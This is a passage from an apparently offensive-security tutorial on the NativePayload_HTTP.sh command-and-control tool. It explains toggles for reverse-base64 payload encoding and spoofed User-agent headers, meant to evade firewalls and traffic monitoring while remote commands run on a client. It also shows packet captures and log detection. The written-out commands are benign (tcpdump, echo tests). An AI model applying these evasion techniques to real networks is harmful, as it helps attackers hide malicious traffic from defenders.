
Picture 18: NativePayload_HTTP.sh and client-side.

Client-side Commands with Base64 Encoding:
if you want to make one layer of security to your payloads (without use HTTPS traffic), you can use Encryption or something like that in this case Base64 for payloads to avoid Payload Detection by Firewalls or Monitoring Tools on HTTP Network Traffic.



Picture 19: NativePayload_HTTP.sh and client-side with base64 encoding

in this case you can use this commands “**@64on**” or “**@base64on**” to enable BASE64 encoding for payloads also with these command you can disable them “**@64off**” or “**@base64off**”.
Note: in my code payload bytes combined with Reverse technique always,it means you have “reverse base64” encoding always.




Picture 20: NativePayload_HTTP.sh and client-side with base64 encoding

as you can see in this “Picture 20” that payload detected by base64 encoding in Apache log file simply.


HTTP Fake-Headers and Commands:
as I mentioned in this chapter my focus is on HTTP Packets so let me talk about HTTP Headers by commands in my code. Before begin we need to Packet Monitoring by Wireshark or tcpdump so first step is this command .

tcpdump -i vboxnet0 -s 0 -w MonitorPackets.trace




Picture 21: NativePayload_HTTP.sh and Fake-Headers

now with this command you can set Fake-Header:On , “**@fhn**” or “**@fheaderon**” as you can see in “Picture 22” also with command “**@info**” you can see server configurations which will apply to your clients.




Picture 22: NativePayload_HTTP.sh and Fake-Headers

in the next “Picture 23” you can see this command “**echo test 3 ;)**” executed by Fake-Header in client-side.




Picture 23: NativePayload_HTTP.sh and Fake-Headers

as you can see in this “Picture 24” we have New “User-agent” in HTTP Header which means this Packet Sent by “Firefox 50 , from Linux system ” but this is “Fake User-agent” (we knew this was windows system also packet sent by C# Codes) so it is simple way to make Fake-Header in HTTP Traffic.




Picture 24: NativePayload_HTTP.sh and Fake-Headers

let me show you some more detail about HTTP Packets by next “Picture 25” , with this Command you can Watch Packets for this last Command which executed in Client-side (for more information: “Picture 21”).




Picture 25: Monitoring Packets

now by Wireshark you can see what exactly happened in HTTP Header by command “**@fhn**”.




Picture 26: Monitoring Packets

as you can see we have this “User-agent” in HTTP Header which sent from client to server , in the next “Picture 27” I used “**@fhf**” to “disable Fake-Header” and this command “echo test 4” will send to client without fake-header.



